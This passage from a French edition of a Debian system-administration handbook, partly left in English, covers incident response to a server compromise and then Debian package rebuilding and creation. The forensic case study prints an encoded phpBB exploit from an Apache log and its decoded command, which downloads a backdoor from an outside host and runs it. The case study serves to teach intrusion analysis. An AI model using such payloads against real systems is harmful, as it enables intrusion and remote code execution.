soient stockées sur des disques en RAID que l'on peut remplacer à chaud, parce que justement on tient à garantir leur préservation malgré la faillibilité des disques. Mais il serait regrettable qu'un livreur de pizza puisse s'introduire dans le bâtiment et faire un saut dans la salle des serveurs pour emmener les quelques disques... Qui a accès à la salle des machines ? Y a-t-il une surveillance des accès ? Voilà quelques exemples de questions qu'il faut se poser lorsque l'on considère le problème de la sécurité physique.

On peut aussi inclure sous cette bannière la prise en compte des risques d'accidents tels que les incendies. C'est ce risque qui justifie que les sauvegardes soient stockées dans un autre bâtiment ou du moins dans un coffre ignifugé.

#### 14.6.7. Responsabilité juridique

En tant qu'administrateur, vous bénéficiez, implicitement ou non, de la confiance des utilisateurs ainsi que des autres usagers du réseau. Évitez toute négligence dont des malfaïsants sauraient profiter .

An attacker taking control of your machine then using it as a forward base (known as a “relay system”) from which to perform other nefarious activities could cause legal trouble for you, since the attacked party would initially see the attack coming from your system, and therefore consider you as the attacker (or as an accomplice). In many cases, the attacker will use your server as a relay to send spam, which shouldn't have much impact (except potentially registration on black lists that could restrict your ability to send legitimate emails), but won't be pleasant, nevertheless. In other cases, more important trouble can be caused from your machine, for instance, denial of service attacks. This will sometimes induce loss of revenue, since the legitimate services will be unavailable and data can be destroyed; sometimes this will also imply a real cost, because the attacked party can start legal proceedings against you. Rights-holders can sue you if an unauthorized copy of a work protected by copyright law is shared from your server, as well as other companies compelled by service level agreements if they are bound to pay penalties following the attack from your machine.

Vous souhaiterez alors étayer vos protestations d'innocence en produisant des éléments probants montrant l'activité douteuse menée sur votre système par des tiers employant une adresse IP donnée. Cela restera impossible si, imprudemment, vous négligez les recommandations de ce chapitre et laissez le pirate disposer facilement d'un compte privilégié (en particulier le compte root) grâce auquel il effacera ses propres traces.

### 14.7. En cas de piratage

Malgré toute la bonne volonté et tout le soin apporté à la politique de sécurité, tout administrateur informatique est tôt ou tard confronté à un acte de piratage. Cette section donne des lignes directrices pour bien réagir face à ces fâcheux événements.

### 14.7.1. Déetecter et constater le piratage

Avant de pouvoir agir face à un piratage, il faut se rendre compte que l'on est effectivement victime d'un tel acte. Ce n'est pas toujours le cas... surtout si l'on ne dispose pas d'une infrastructure de supervision adéquate.

Cracking acts are often not detected until they have direct consequences on the legitimate services hosted on the machine, such as connections slowing down, some users being unable to connect, or any other kind of malfunction. Faced with these problems, the administrator needs to have a good look at the machine and carefully scrutinize what misbehaves. This is usually the time when they discover an unusual process, for instance, one named apache instead of the standard /usr/sbin/apache2. If we follow that example, the thing to do is to note its process identifier, and check /proc/pid/exe to see what program this process is currently running:

```
# ls -al /proc/3719/exe
lrwxrwxrwx 1 www-data www-data 0 2007-04-20 16:19 /proc/3719/exe -> /var/tmp/.
  ↪ bash_httpd/psybnc
```

Un programme installé dans /var/tmp/ sous l'identité du serveur web ! Plus de doutes possibles, il y a eu piratage.

Il s'agit là d'un simple exemple. De nombreux autres indices peuvent mettre en alerte un administrateur :

- une option d'une commande qui ne fonctionne plus (il vérifie alors la version du logiciel et elle ne correspond pas à celle installée d'après dpkg) ;
- une invite de connexion qui indique que la dernière connexion réussie est en provenance d'une machine roumaine ;
- une partition /tmp/ pleine (entraînant des erreurs) qui s'avère contenir des films pirates ;
- etc.

### 14.7.2. Mettre le serveur hors ligne

Dans l'immense majorité des cas, l'intrusion provient du réseau et la disponibilité du réseau est essentielle à l'attaquant pour atteindre ses objectifs (récupérer des données confidentielles, échanger des fichiers illégaux, masquer son identité en employant la machine comme relais intermédiaire...). Débrancher l'ordinateur du réseau empêchera l'attaquant d'arriver à ses fins au cas où il n'en aurait pas encore eu le temps.

This may only be possible if the server is physically accessible. When the server is hosted in a hosting provider's data center halfway across the country, or if the server is not accessible for any other reason, it is usually a good idea to start by gathering some important information (see section 14.7.3, « [Préserver tout ce qui peut constituer une preuve](#) » page 453, section 14.7.5, « [Analyser à froid](#) » page 454 and section 14.7.6, « [Reconstituer le scénario de l'attaque](#) » page 455), then isolating that server as much as possible by shutting down as many services as possible (usually, everything but sshd). This case is still awkward, since one can't rule out the possibility

of the attacker having SSH access like the administrator has; this makes it harder to “clean” the machines.

#### 14.7.3. Préserver tout ce qui peut constituer une preuve

Si l'on veut comprendre ce qui s'est passé et/ou si l'on veut pouvoir poursuivre les assaillants, il faut conserver une copie de tous les éléments importants : notamment le contenu du disque dur, la liste des processus en cours d'exécution et la liste des connexions ouvertes. Le contenu de la mémoire vive pourrait aussi être intéressant, mais il est assez rare que l'on exploite cette information.

Le stress du moment incite souvent les administrateurs à vérifier beaucoup de choses sur l'ordinateur incriminé, mais c'est une très mauvaise idée. Chaque commande exécutée est susceptible d'effacer des éléments de preuve. Il faut se contenter du minimum (`netstat -tupan` pour les connexions réseau, `ps auxf` pour la liste des processus, `ls -alR /proc/[0-9]*` pour quelques informations supplémentaires sur les programmes en cours d'exécution) et noter systématiquement ce que l'on fait.

##### ATTENTION

##### Analyse à chaud

While it may seem tempting to analyze the system as it runs, especially when the server is not physically reachable, this is best avoided: quite simply you can't trust the programs currently installed on the compromised system. It is quite possible for a subverted `ps` command to hide some processes, or for a subverted `ls` to hide files; sometimes even the kernel is compromised!

Si malgré tout une telle analyse doit être conduite, il convient d'employer des programmes que l'on sait être corrects. Il est possible d'avoir un CD-Rom de secours contenant des programmes sains, voire un partage réseau (en lecture seule). Toutefois, si le noyau est compromis, même ces mesures ne seront pas forcément suffisantes.

Une fois sauvegardés les éléments « dynamiques » les plus importants, il faut réaliser une image fidèle du disque complet. Il est impossible de réaliser une telle image si le système de fichiers évolue encore. Il faut donc le remonter en lecture seule (*read-only*). Le plus simple est souvent de stopper le serveur (brutalement, après un `sync`) et de le démarrer sur un CD-Rom de secours. Une image de chaque partition peut alors être réalisée à l'aide du programme `dd`. Ces images peuvent être stockées sur un autre serveur (l'utilitaire `nc` est alors très pratique pour envoyer les données générées par `dd` d'une machine à une autre). Une autre solution, beaucoup plus simple, est de sortir le disque de la machine et de le remplacer par un neuf prêt à être réinstallé.

#### 14.7.4. Réinstaller

Avant de remettre le serveur en ligne, il est indispensable de le réinstaller complètement. En effet, si la compromission était sévère (obtention des priviléges administrateur), il est presque impossible d'être certain d'avoir éliminé tout ce que l'attaquant a pu laisser derrière lui (portes

dérobées notamment, *backdoors* en anglais). Une réinstallation complète apportera cette certitude. Bien entendu, il faut également installer toutes les dernières mises à jour de sécurité afin de colmater la brèche que l'attaquant a réussi à exploiter. Idéalement, l'analyse de l'attaque aura mis en lumière la faille et il sera possible de la corriger avec certitude (au lieu de simplement espérer que les mises à jour de sécurité seront suffisantes).

Pour un serveur distant, réinstaller n'est pas forcément évident à réaliser. Il faudra souvent le concours de l'hébergeur car tous ne disposent pas d'infrastructure de réinstallation automatique. Attention également à ne pas réinitialiser la machine avec une sauvegarde complète ultérieure à la date de compromission ! Il vaut mieux réinstaller les logiciels et ne restaurer que les données.

#### 14.7.5. Analyser à froid

Maintenant que le service est à nouveau fonctionnel, il est temps de se pencher sur les images disque du système compromis afin de comprendre ce qui s'est passé. Lorsqu'on monte l'image du disque, il faut prendre soin d'employer les options `ro`, `nodev`, `noexec`, `noatime` afin de ne pas modifier son contenu (y compris les horodatages des accès aux fichiers) et de ne pas exécuter par erreur des exécutables compromis.

Pour reconstituer efficacement le scénario d'une attaque, il faut chercher tous azimuts ce qui a été modifié et exécuté :

- L'analyse d'éventuels fichiers `.bash_history` est souvent très instructive;
- Il faut extraire la liste des fichiers récemment créés, modifiés et consultés;
- L'identification des programmes installés par l'attaquant est souvent possible à l'aide de la commande `strings` qui extrait les chaînes de caractères présentes dans un binaire;
- L'analyse des fichiers de traces de `/var/log/` fournit souvent une chronologie;
- Enfin, des outils spécialisés permettent de récupérer le contenu de potentiels fichiers supprimés (notamment les fichiers de traces que les attaquants aiment à supprimer).

Some of these operations can be made easier with specialized software. In particular, the *sleuth-kit* package provides many tools to analyze a filesystem. Their use is made easier by the *Autopsy Forensic Browser* graphical interface (in the *autopsy* package). Some Linux distributions have a "live install" image and contain many programs for forensic analysis, such as Kali Linux (see section A.8, « [Kali Linux](#) » page 486), with its *forensic mode*, BlackArchLinux<sup>2</sup> and the commercial Grml-Forensic, based on Grml (see section A.6, « [Grml](#) » page 486).

---

<sup>2</sup><https://blackarch.org>

#### 14.7.6. Reconstituer le scénario de l'attaque

Tous les éléments récoltés au cours de l'analyse doivent pouvoir s'emboîter comme dans un puzzle : la date de création des premiers fichiers suspects correspond souvent à des traces prouvant l'intrusion. Un petit exemple réel sera plus parlant qu'un long discours théorique.

La trace ci-dessous, extraite d'un fichier `access.log` de Apache, en est un exemple :

```
www.falcot.com 200.58.141.84 - - [27/Nov/2004:13:33:34 +0100] "GET /phpbb/viewtopic.  
➥ php?t=10&highlight=%2527%25esystem(chr(99)%252echr(100)%252echr(32)%252echr  
➥ (47)%252echr(116)%252echr(109)%252echr(112)%252echr(59)%252echr(32)%252echr  
➥ (119)%252echr(103)%252echr(101)%252echr(116)%252echr(32)%252echr(103)%252echr  
➥ (97)%252echr(98)%252echr(114)%252echr(121)%252echr(107)%252echr(46)%252echr  
➥ (97)%252echr(108)%252echr(116)%252echr(101)%252echr(114)%252echr(118)%252echr  
➥ (105)%252echr(115)%252echr(116)%252echr(97)%252echr(46)%252echr(111)%252echr  
➥ (114)%252echr(103)%252echr(47)%252echr(98)%252echr(100)%252echr(32)%252echr  
➥ (124)%252echr(124)%252echr(32)%252echr(99)%252echr(117)%252echr(114)%252echr  
➥ (108)%252echr(32)%252echr(103)%252echr(97)%252echr(98)%252echr(114)%252echr  
➥ (121)%252echr(107)%252echr(46)%252echr(97)%252echr(108)%252echr(116)%252echr  
➥ (101)%252echr(114)%252echr(118)%252echr(105)%252echr(115)%252echr(116)%252echr  
➥ (97)%252echr(46)%252echr(111)%252echr(114)%252echr(103)%252echr(47)%252echr  
➥ (98)%252echr(100)%252echr(32)%252echr(45)%252echr(111)%252echr(32)%252echr(98)  
➥ %252echr(100)%252echr(59)%252echr(32)%252echr(99)%252echr(104)%252echr(109)  
➥ %252echr(111)%252echr(100)%252echr(32)%252echr(43)%252echr(120)%252echr(32)  
➥ %252echr(98)%252echr(100)%252echr(59)%252echr(32)%252echr(46)%252echr(47)%252  
➥ echr(98)%252echr(100)%252echr(32)%252echr(38))%252e%2527 HTTP/1.1" 200 27969  
➥ "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

This example matches exploitation of an old security vulnerability in phpBB.

- ➥ <http://secunia.com/advisories/13239/>
- ➥ <https://www.phpBB.com/phpBB/viewtopic.php?t=240636>

En décodant cette longue URL, il est possible de comprendre que l'attaquant a exécuté la commande PHP `system("cd /tmp; wget gabryk.altervista.org/bd || curl gabryk.altervista.org/bd -o bd; chmod +x bd; ./bd &")`. Effectivement, un fichier `bd` est disponible dans `/tmp/`. L'exécution de `strings /mnt/tmp/bd` renvoie entre autres PsychoPhobia Backdoor is starting.... Il s'agit donc d'une porte dérobée.

Peu de temps après, cet accès a été utilisé pour télécharger et installer un bot IRC qui s'est connecté à un réseau IRC *underground*. Il peut être contrôlé par le biais de ce protocole, notamment pour télécharger des fichiers puis les mettre à disposition. Ce logiciel dispose de son propre fichier de trace :


```
** 2004-11-29-19:50:15: NOTICE: :GAB!sex@Rizon-2EDFBC28.pool8250.interbusiness.it  
➥ NOTICE ReV|DivXNeW|504 :DCC Chat (82.50.72.202)  
** 2004-11-29-19:50:15: DCC CHAT attempt authorized from GAB!SEX@RIZON-2EDFBC28.  
➥ POOL8250.INTERBUSINESS.IT  
** 2004-11-29-19:50:15: DCC CHAT received from GAB, attempting connection to  
➥ 82.50.72.202:1024
```

```
** 2004-11-29-19:50:15: DCC CHAT connection suceeded, authenticating
** 2004-11-29-19:50:20: DCC CHAT Correct password
(...)
** 2004-11-29-19:50:49: DCC Send Accepted from ReV|DivXNeW|502: In.Ostaggio-iTa.Oper_
    ↵ -DvdScr.avi (713034KB)
(...)
** 2004-11-29-20:10:11: DCC Send Accepted from GAB: La_tela_dell_assassino.avi
    ↵ (666615KB)
(...)
** 2004-11-29-21:10:36: DCC Upload: Transfer Completed (666615 KB, 1 hr 24 sec, 183.9
    ↵ KB/sec)
(...)
** 2004-11-29-22:18:57: DCC Upload: Transfer Completed (713034 KB, 2 hr 28 min 7 sec,
    ↵ 80.2 KB/sec)
```

Deux fichiers vidéo ont été déposés sur le serveur par l'intermédiaire de la machine 82.50.72.202.

En parallèle à cela, l'attaquant a téléchargé des fichiers supplémentaires /tmp/pt et /tmp/loginx. Une analyse avec strings permet de récupérer des chaînes comme *Shellcode placed at 0x%08lx* ou *Now wait for suid shell....* Il s'agit de programmes exploitant des vulnérabilités locales pour obtenir des privilèges administrateur. Mais sont-ils parvenus à leur fin ? Selon toute vraisemblance (fichiers modifiés postérieurement à l'intrusion), non.

Dans cet exemple, tout le déroulement de l'intrusion a pu être reconstitué et l'attaquant a pu se servir du système compromis pendant 3 jours. Toutefois, le plus important dans cette reconstitution est que la vulnérabilité a été identifiée et a pu être corrigée sur la nouvelle installation.



## Mots-clés

Rétroportage  
Recompilation  
Paquet source  
Archive  
Méta paquet  
Développeur Debian  
Mainteneur



# Conception d'un paquet Debian

# 15

---

---

---

Sommaire

---

Recompiler un paquet depuis ses sources 460

Construire son premier paquet 463

Créer une archive de paquets pour APT 468

Devenir mainteneur de paquet 471

---

*Manipuler régulièrement des paquets Debian provoque tôt ou tard le besoin de créer le sien ou d'en modifier un. Ce chapitre essaie de répondre à vos interrogations en la matière et fournit des éléments pour tirer le meilleur parti de l'infrastructure offerte par Debian. Qui sait, en ayant ainsi mis la main à la pâte, peut-être irez-vous plus loin et deviendrez-vous développeur Debian !*

## 15.1. Recompile un paquet depuis ses sources

Plusieurs éléments justifient la recompilation d'un paquet depuis ses sources. L'administrateur peut avoir besoin d'une fonctionnalité du logiciel qui implique de recompiler le programme en activant une option particulière ou souhaiter en installer une version plus récente que celle fournie dans sa version de Debian (dans ce cas, il recopilera un paquet plus récent récupéré dans la version *Testing* ou *Unstable* pour qu'il fonctionne parfaitement dans sa distribution *Stable*, opération appelée le rétroportage). On prendra soin de vérifier, avant de se lancer dans une recompilation, que personne d'autre ne s'en est déjà chargé ; on pourra vérifier en particulier sur la page dédiée du système de suivi de paquets.

► <https://tracker.debian.org/>

### 15.1.1. Récupérer les sources

Rebuilding a Debian package starts with getting its source code. The easiest way is to use the `apt-get source source-package-name` command. This command requires a deb-src line in the `/etc/apt/sources.list` file, and up-to-date index files (i.e. `apt-get update`). These conditions should already be met if you followed the instructions from the chapter dealing with APT configuration (see section 6.1, « [Renseigner le fichier sources.list](#) » page 110). Note, however, that you will be downloading the source packages from the Debian version mentioned in the deb-src line. If you need another version, you may need to download it manually from a Debian mirror or from the web site. This involves fetching two or three files (with extensions `*.dsc` — for *Debian Source Control* — `*.tar.comp`, and sometimes `*.diff.gz` or `*.debian.tar.comp` — `comp` taking one value among `gz`, `bz2` or `xz` depending on the compression tool in use), then run the `dpkg-source -x file.dsc` command. If the `*.dsc` file is directly accessible at a given URL, there is an even simpler way to fetch it all, with the `dget URL` command. This command (which can be found in the `devscripts` package) fetches the `*.dsc` file at the given address, then analyzes its contents, and automatically fetches the file or files referenced within. Once everything has been downloaded, it verifies the integrity of the downloaded source packages using `dscverify`, and it extracts the source package (unless the `-d` or `--download-only` option is used). The Debian keyring is needed, unless the option `-u` is supplied.

### 15.1.2. Effectuer les modifications

Let us use the `samba` package as an example.

```
$ apt source samba
Reading package lists... Done
NOTICE: 'samba' packaging is maintained in the 'Git' version control system at:
https://salsa.debian.org/samba-team/samba.git
Please use:
git clone https://salsa.debian.org/samba-team/samba.git
to retrieve the latest (possibly unreleased) updates to the package.
Need to get 11.7 MB of source archives.
```

```
Get:1 http://security.debian.org/debian-security buster/updates/main samba 2:4.9.5+  
      → dfsg-5+deb10u1 (dsc) [4,316 B]  
Get:2 http://security.debian.org/debian-security buster/updates/main samba 2:4.9.5+  
      → dfsg-5+deb10u1 (tar) [11.4 MB]  
Get:3 http://security.debian.org/debian-security buster/updates/main samba 2:4.9.5+  
      → dfsg-5+deb10u1 (diff) [252 kB]  
Fetched 11.7 MB in 1s (9,505 kB/s)  
dpkg-source: info: extracting samba in samba-4.9.5+dfsg  
dpkg-source: info: unpacking samba_4.9.5+dfsg.orig.tar.xz  
dpkg-source: info: unpacking samba_4.9.5+dfsg-5+deb10u1.debian.tar.xz  
dpkg-source: info: using patch list from debian/patches/series  
dpkg-source: info: applying 07_private_lib  
dpkg-source: info: applying bug_221618_precise-64bit-prototype.patch  
[...]
```

The source of the package is now available in a directory named after the source package and its version (*samba-4.9.5+dfsg*); this is where we'll work on our local changes.

The first thing to do is to change the package version number, so that the rebuilt packages can be distinguished from the original packages provided by Debian. Assuming the current version is *2:4.9.5+dfsg-5*, we can create version *2:4.9.5+dfsg-5falcot1*, which clearly indicates the origin of the package. This makes the package version number higher than the one provided by Debian, so that the package will easily install as an update to the original package. Such a change is best effected with the `dch` command (*Debian CHangelog*) from the `devscripts` package.

```
$ cd samba-4.9.5+dfsg  
$ dch --local falcot
```

The last command invokes a text editor (`sensible-editor` – this should be your favorite editor if it is mentioned in the `VISUAL` or `EDITOR` environment variables, and the default editor otherwise) to allow documenting the differences brought by this rebuild. This editor shows us that `dch` really did change the `debian/changelog` file.

Si une modification des options de compilation s'avère nécessaire, il faudra modifier le fichier `debian/rules`, qui pilote les différentes étapes de la compilation du paquet. Dans les cas les plus simples, vous repérerez facilement les lignes concernant la configuration initiale (`./configure ...`) ou déclenchant la compilation (`$(MAKE) ...` ou `make ...`). En les adaptant convenablement, il est possible d'obtenir l'effet souhaité. Si ces commandes n'apparaissent pas directement, elles sont vraisemblablement appelées par une des commandes présentes. Il faudra se référer à leur documentation pour en apprendre plus sur la manière de changer le comportement par défaut. Pour les paquets qui utilisent `dh`, il sera peut-être nécessaire de surcharger les commandes `dh_auto_configure` ou `dh_auto_build` (voir leurs pages de manuel respectives pour des explications à ce sujet).

Il convient parfois de s'occuper du fichier `debian/control`, qui renferme la description des paquets générés. Il peut être intéressant de la modifier pour qu'elle reflète les changements apportés. Par ailleurs, ce fichier contient aussi des champs `Build-Depends` qui donnent la liste des dépendances de génération du paquet. Celles-ci se rapportent souvent à des versions de paquets

contenus dans la distribution d'origine du paquet source, qui ne sont peut-être pas disponibles dans la version utilisée pour la recompilation. Il n'existe pas de moyen automatique pour savoir si une dépendance est réelle ou si elle a été créée pour garantir que la compilation s'effectue bien avec les dernières versions d'une bibliothèque (c'est le seul moyen disponible pour forcer un *autobuilder* à recompiler le paquet avec une version prédéfinie d'un paquet — c'est pourquoi les mainteneurs Debian utilisent fréquemment ce procédé).

N'hésitez donc pas à modifier ces dépendances pour les assouplir si vous savez qu'elles sont trop strictes. La lecture d'éventuels fichiers documentant le mode de compilation du logiciel (souvent nommés **INSTALL**) vous sera sans doute utile pour retrouver les bonnes dépendances. Idéalement, il faudrait satisfaire toutes les dépendances avec les paquets disponibles dans la version utilisée pour la recompilation. Sans cela, on entre dans un processus récursif où il faut préalablement rétroporter les paquets donnés dans les champs **Build-Depends** avant de pouvoir compléter le rétroportage souhaité. Certains paquets, qui n'ont pas besoin d'être rétroportés, seront installés tels quels pour les besoins de la recompilation (c'est souvent le cas de *debhelper*). Cependant, le processus peut se compliquer rapidement si l'on n'y prend garde, aussi faut-il éviter autant que possible tout rétroportage non strictement nécessaire.

**ASTUCE**

**Installer les Build-Depends**

`apt-get` aide à installer rapidement tous les paquets cités dans le ou les champs **Build-Depends** d'un paquet source disponible dans une distribution donnée sur une ligne `deb-src` du fichier `/etc/apt/sources.list`. Il suffit pour cela d'exécuter la commande `apt-get build-dep paquet-source`.

### 15.1.3. Démarrer la recompilation

Toutes les modifications souhaitables étant apportées sur les sources, il faut maintenant régénérer le paquet binaire correspondant (fichier `.deb`). Tout ce processus de création est contrôlé par le programme `dpkg-buildpackage`.

**Exemple 15.1 Recompilation d'un paquet**

```
$ dpkg-buildpackage -us -uc  
[...]
```

La commande précédente échoue si les champs **Build-Depends** n'ont pas été corrigés ou si les dépendances correspondantes n'ont pas été installées. Dans ce cas, on outrepasse cette vérification en ajoutant le paramètre `-d` à l'invocation de `dpkg-buildpackage`. En ignorant volontairement ces dépendances, on s'expose cependant à ce que la compilation échoue plus tard. Pire, il se peut que le paquet compile correctement mais que son fonctionnement soit altéré car certains programmes désactivent automatiquement des fonctionnalités s'ils détectent l'absence d'une bibliothèque lors de la compilation.

OUTIL  
**fakeroot**

Le processus de création de paquet, qui finalement se contente de rassembler dans une archive des fichiers existant localement (ou compilés), a besoin de créer des fichiers dont le propriétaire sera le plus souvent root. Pour éviter de compiler les paquets sous l'identité de l'administrateur, ce qui induirait des risques inutiles, on peut utiliser l'utilitaire nommé `fakeroot`. Lorsqu'il est utilisé pour lancer un programme, `fakeroot` laisse croire à ce programme qu'il tourne sous l'identité de root, et que les fichiers qu'il crée appartiennent également à l'administrateur. Lorsque le programme va créer l'archive qui deviendra le paquet Debian, il pourra ainsi y placer des fichiers appartenant à divers propriétaires. C'est pourquoi `dpkg-buildpackage` utilise par défaut `fakeroot` pour la préparation des paquets.

Notez qu'il ne s'agit que d'une impression donnée au programme lancé et qu'on ne peut donc pas utiliser cet outil pour obtenir des priviléges quelconques. Le programme tourne réellement sous l'identité de l'utilisateur qui lance `fakeroot programme` et les fichiers qu'il crée réellement continuent de lui appartenir.

Les développeurs Debian utilisent plus volontiers un programme comme `debuild`, qui fera suivre l'appel de `dpkg-buildpackage` par l'exécution d'un programme chargé de vérifier que le paquet généré est conforme à la charte Debian. Par ailleurs, ce script nettoie l'environnement pour que les variables d'environnement locales n'affectent pas la compilation du paquet. `debuild` fait partie de la série d'outils du paquet `devscripts`, qui partagent une certaine cohérence et une configuration commune simplifiant le travail des mainteneurs.

QUICK LOOK

**Building packages in a chrooted environment**

Le programme `pbuilder` (du paquet éponyme) sert à recompiler un paquet Debian dans un environnement *chrooté* : il crée un répertoire temporaire contenant un système minimal nécessaire à la reconstruction du paquet (en se basant sur les informations contenues dans le champ *Build-Depends*). Grâce à la commande `chroot`, ce répertoire sert ensuite de racine (/) lors du processus de recompilation.

Cette technique permet de compiler le paquet dans un environnement non dégradé (notamment par les manipulations des utilisateurs), de détecter rapidement les manques éventuels dans les dépendances de compilation (qui échouera si un élément essentiel n'est pas documenté) et de compiler un paquet pour une version de Debian différente de celle employée par le système (la machine peut utiliser *Stable* pour le fonctionnement quotidien et `pbuilder` peut employer *Unstable* pour la recompilation).

`schroot` allows running a command or a login shell in a *chrooted* environment.

## 15.2. Construire son premier paquet

### 15.2.1. Métapaquet ou faux paquet

Faux paquet et métapaquet se concrétisent tous deux par un paquet vide qui n'existe que pour les effets de ses informations d'en-têtes sur la chaîne logicielle de gestion des paquets.

The purpose of a fake package is to trick `dpkg` and `apt` into believing that some package is installed even though it is only an empty shell. This allows satisfying dependencies on a package

when the corresponding software was installed outside the scope of the packaging system. Such a method works, but it should still be avoided whenever possible, since there is no guarantee that the manually installed software behaves exactly like the corresponding package would and other packages depending on it would not work properly.

Le métapaquet existe en tant que collection de paquets par le biais de ses dépendances, que son installation installera donc toutes.

Pour créer ces deux types de paquets, on peut recourir aux programmes `equivs-control` et `equivs-build` (du paquet Debian `equivs`). La commande `equivs-control fichier` crée un fichier contenant des en-têtes de paquet Debian qu'on modifiera pour indiquer le nom du paquet souhaité, son numéro de version, le nom du mainteneur, ses dépendances, sa description. Tous les autres champs dépourvus de valeur par défaut sont optionnels et peuvent être supprimés. Les champs Copyright, Changelog, Readme et Extra-Files ne sont pas standards pour un paquet Debian. Propres à `equivs-build`, ils disparaîtront des en-têtes réels du paquet généré.

**Exemple 15.2** *Fichier d'en-têtes d'un faux paquet libxml-libxml-perl*

```
Section: perl
Priority: optional
Standards-Version: 4.4.1

Package: libxml-libxml-perl
Version: 2.0134-1
Maintainer: Raphael Hertzog <hertzog@debian.org>
Depends: libxml2 (>= 2.7.4)
Architecture: all
Description: Fake package - module manually installed in site_perl
This is a fake package to let the packaging system
believe that this Debian package is installed.
.
In fact, the package is not installed since a newer version
of the module has been manually compiled & installed in the
site_perl directory.
```

L'étape suivante consiste à générer le paquet Debian en invoquant la commande `equivs-build fichier`. Le tour est joué : le paquet est disponible dans le répertoire courant et vous pouvez désormais le manipuler comme tous les autres paquets Debian.

### 15.2.2. Simple archive de fichiers

Les administrateurs de Falcot SA souhaitent créer un paquet Debian pour déployer facilement un ensemble de documents sur un grand nombre de machines. Après avoir étudié le guide du nouveau mainteneur, l'administrateur en charge de cette tâche se lance dans la création de son premier paquet.

► <https://www.debian.org/doc/manuals/maint-guide/index.fr.html>

Il commence par créer un répertoire `falcot-data-1.0`, qui abritera le paquet source qu'il a choisi de réaliser. Ce paquet se nommera donc `falcot-data` et portera le numéro de version 1.0. L'administrateur place ensuite les fichiers des documents qu'il souhaite distribuer dans un sous-répertoire `data`. Il invoque la commande `dh_make` (du paquet `dh-make`) pour ajouter les fichiers requis par le processus de génération d'un paquet (tous contenus dans un sous-répertoire `debian`) :

```
$ cd falcot-data-1.0
$ dh_make --native

Type of package: (single, indep, library, python)
[s/i/l/p]? i

Maintainer Name      : Raphael Hertzog
Email-Address        : hertzog@debian.org
Date                 : Fri, 04 Sep 2015 12:09:39 -0400
Package Name         : falcot-data
Version              : 1.0
License              : gpl3
Package Type         : indep
Are the details correct? [Y/n/q]
Currently there is not top level Makefile. This may require additional tuning
Done. Please edit the files in the debian/ subdirectory now.

$
```

The selected type of package (*indep*) indicates that this source package will generate a single binary package that can be shared across all architectures (Architecture: `all`). *single* acts as a counterpart, and leads to a single binary package that is dependent on the target architecture (Architecture: `any`). In this case, the former choice is more relevant since the package only contains documents and no binary programs, so it can be used similarly on computers of all architectures.

The *library* type corresponds to a source package leading to several binary packages. It is useful for shared libraries, since they need to follow strict packaging rules.

ASTUCE

**Nom et adresse  
électronique du  
mainteneur**

La plupart des programmes qui recherchent vos nom et adresse électronique de responsable de paquet utilisent les valeurs contenues dans les variables d'environnement `DEBFULLNAME` et `DEBEMAIL` ou `EMAIL`. En les définissant une fois pour toutes, vous éviterez de devoir les saisir à de multiples reprises. Si votre shell habituel est `bash`, il suffit pour cela d'ajouter les deux lignes suivantes dans votre fichier `~/.bashrc` (en remplaçant évidemment ces valeurs par celles qui vous correspondent !) :

```
export EMAIL="hertzog@debian.org"
export DEBFULLNAME="Raphael Hertzog"
```

Le programme `dh_make` a créé un sous-répertoire `debian` contenant de nombreux fichiers. Certains sont nécessaires : c'est notamment le cas des fichiers `rules`, `control`, `changelog` et `copyright`. Les fichiers d'extension `.ex` sont des fichiers d'exemples qu'on peut modifier et rebaptiser (en supprimant simplement cette extension) si cela s'avère utile. Dans le cas contraire, il convient de les supprimer. Le fichier `compat` doit être conservé car il est nécessaire au bon fonctionnement des programmes de l'ensemble appelé `debscripter`, dont les noms commencent par le préfixe `dh_` et qui sont employés à diverses étapes de la création de paquet.

The `copyright` file must contain information about the authors of the documents included in the package, and the related license. In our case, these are internal documents and their use is restricted to within the Falcot Corp company. The default `changelog` file is generally appropriate; replacing the “Initial release” with a more verbose explanation and changing the distribution from `unstable` to `internal` is enough. The `control` file was also updated: the `Section` field has been changed to `misc` and the `Homepage`, `Vcs-Git` and `Vcs-Browser` fields were removed. The `Depends` fields was completed with `firefox-esr | www-browser` so as to ensure the availability of a web browser able to display the documents in the package.

**Exemple 15.3** *Le fichier control*

```
Source: falcot-data
Section: misc
Priority: optional
Maintainer: Raphael Hertzog <hertzog@debian.org>
Build-Depends: debhelper (>= 10)
Standards-Version: 4.4.1

Package: falcot-data
Architecture: all
Depends: firefox-esr | www-browser, ${misc:Depends}
Description: Internal Falcot Corp Documentation
This package provides several documents describing the internal
structure at Falcot Corp. This includes:
 - organization diagram
 - contacts for each department.
.
These documents MUST NOT leave the company.
Their use is INTERNAL ONLY.
```

**Exemple 15.4** *Le fichier changelog*

```
falcot-data (1.0) internal; urgency=low

 * Initial Release.
 * Commençons avec peu de documents:
   - la structure interne de la société
   - les contacts de chaque département
```

```
-- Raphael Hertzog <hertzog@debian.org> Fri, 04 Sep 2015 12:09:39 -0400
```

#### Exemple 15.5 *Le fichier copyright*

```
Format: https://www.debian.org/doc/packaging-manuals/copyright-format/1.0/
Upstream-Name: falcot-data

Files: *
Copyright: 2004-2019 Falcot Corp
License:
All rights reserved.
```

#### B.A.-BA **Fichier Makefile**

Un fichier **Makefile** est un script détaillant au programme **make** les règles nécessaires pour reconstruire des fichiers issus d'un réseau de dépendances (un programme, fruit de la compilation de fichiers sources, en est un exemple). Le fichier **Makefile** contient la liste de ces règles en respectant le format suivant :

```
cible: source1 source2 ...
      commande1
      commande2
```

Cette règle peut se traduire ainsi : si l'un des fichiers **source\*** est plus récent que le fichier **cible**, il faut exécuter **commande1** et **commande2** pour régénérer la cible à partir des sources.

Attention, un caractère de tabulation doit impérativement précéder toutes les commandes. Sachez aussi que si la ligne de commande débute par un signe moins (-), la commande peut échouer sans que tout le processus avorte.

